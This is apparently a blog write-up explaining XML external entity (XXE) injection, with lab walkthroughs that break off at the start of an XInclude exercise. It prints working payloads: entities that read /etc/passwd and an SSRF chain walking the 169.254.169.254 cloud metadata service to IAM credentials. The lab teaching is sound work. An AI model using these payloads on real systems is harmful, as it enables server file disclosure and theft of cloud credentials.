XXE Injection
· Matthew Crum
XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application’s processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.
In some situation an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure by leveraging the XXE vulnerability to perform server-side request forgery attacks.
Some applications use the XML format to transmit data between the browser and the server. Applications that do this virtually always use a standard library or platform API to process the XML data on the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.
XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared. External entities are particularly interesting from a security perspective because they allow an entity to be defined based on the contents of a file path or URL.
There are various types of XXE attacks:
- Exploiting XXE to retrieve files, where an external entity is defined containing the contents of a file, and returned in the applications response.
- Exploiting XXE to perform SSRF attacks, where an external entity is defined based on a URL to a back-end system.
- Exploiting blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a system that the attacker controls.
- Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.
To perform an XXE injection attack that retrieves an arbitrary file from the server’s filesystem, you need to modify the submitted XML in two ways:
- Introduce or edit a
DOCTYPEelement that defines an external entity containing the path to the file. - Edit a data value in the XML that is returned in the application’s response, to make use of the defined external entity.
Aside from retrieval of sensitive data the other main impact of XXE attacks is that they can be used to perform SSRF. This is a potentially serious vulnerability in which the server-side application can be induced to make HTTP requests to any URL that the server can access.
To exploit an XXE vulnerability to perform a SSRF attack an external XML entity must be defined using the target URL and use the defined entity within a data value. If you can use the defined entity withi a data value that is returned in the application’s response, then you will be able to view the response from the URL within the application’s response, and so gain two-way interaction with the back end system. If not then you wil only be able to perform blind SSRF attacks.
Some applications receive client-submitted data, embed it on the server side into an XML document, and then parse the document. An example this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.
In this situation you cannot carry out a classic XXE attack, because you don’t control the entire XML document and so cannot define or modify a DOCTYPE element. However, you might be able to use XInclude instead. XInclude is a part of the XML specification that allows an XML document to be built from sub-documents. You can place an XInclude attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.
To perform an XInclude attack you need to reference the XInclude namespace and provide the path to the file that you wish to include:
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi : include parse-="text" href="file:///etc/passwd"/></foo>
Some applications allow users to upload files which are then processed server side. Some common file formats use XML or contain XML subcomponents. Examples of XML based formats are office document formats like DOCX and image formats like SVG.
For example, an application might allow users to upload images, and process or validate these on the server after they are uploaded. Even if the application expects to receive a format like PNG or JPEG, the image processing library that is being used might support SVG images. Since the SVG format uses XML, an attacker can submit a malicious SVG image and so reach hidden attack surface for XXE vulnerabilities.
Most POST requests use a default content type that is generated by HTML forms, such as application/x-www-form-urlencoded. Some web sites expect to receive requests in this format but will tolerate other content types, including XML.
For example :
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7


foo=bar
Might be able to be modified to read:
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52


<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
If the application tolerates requests containing XML in the message body, and parses the body content as XML, then you can reach the hidden XXE attack surface by simply reformatting requests to use the XML format.
Labs
Exploiting XXE Using External Entities To Retrieve Files


To start off this lab I utilized the “check stock” feature within the applications UI and observed the workflow within burps history tab. I found that the POST /product/stock request was sending XML data to the server so I sent that to the repeater.

Within the request I’m going to add a line just under the XML declaration that introduces a DOCTYPE element that defines an external entity xxe containing the path of the /etc/passwd file:
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
Then I just use the productId parameter to call to my xxe by modifying its value to read &xxe;. When I forward the request I can that the server responds with a 400 Bad Request but still dumps the contents of the /etc/passwd file.

Since that was all that was required for the challenge the lab also gets marked as solved in the web browser.
Exploiting XXE to perform SSRF Attacks

To start this lab I utilized the stock check feature in the web browser so that I could observe the work flow in burp suites history tab. I can see that there is a POST /product/stock request with XML data. I went ahead and sent this request to the repeater.

Within the repeater I will want to edit the XML data to add an external entity using the URL I want to target, and call the defined entity within in the value of the ProductId
Just under the XML declaration I’m going to add the line:
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
This will create an entity xxe that will return the response from the specified url in the web applications response to my stock check.
I’ll also need to change the value of the productId parameter to include the entity reference to the one I created, which is just what I named the entity wrapped in an ampersand and semi colon &xxe;.
When I forward the request I can see the server responds with a 400 Bad Request with the "Invalid product ID: latest" error message.
In this case “latest” is actually the next step up in the file path to the end point I’m trying to reach. I can obtain the next one by simply updating my entity in the request to include latest at the end of the filepath:
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/"> ]>
When forwarding the request I can observe that the server responds almost identically to the last one but this time meta-data is in the error message indicating it as the next step in the filepath.




From there I just increment the file path in my entity for each end point I find until the end.
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data"> ]>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam"> ]>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials"> ]>


Finally I have come across the admin endpoint I was looking for which is the request the returns the Secret Access Key in the response and solves the lab.
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
Exploiting XInclude To Retrieve Files


This time when I utilize the “Check stock” feature there is no XML data to be found in any of the requests. However the POST /product/stock request has 2 parameters that can be edited. I can utilize these to try to perform an XInclude attack to place a payload into the server-side XML document.
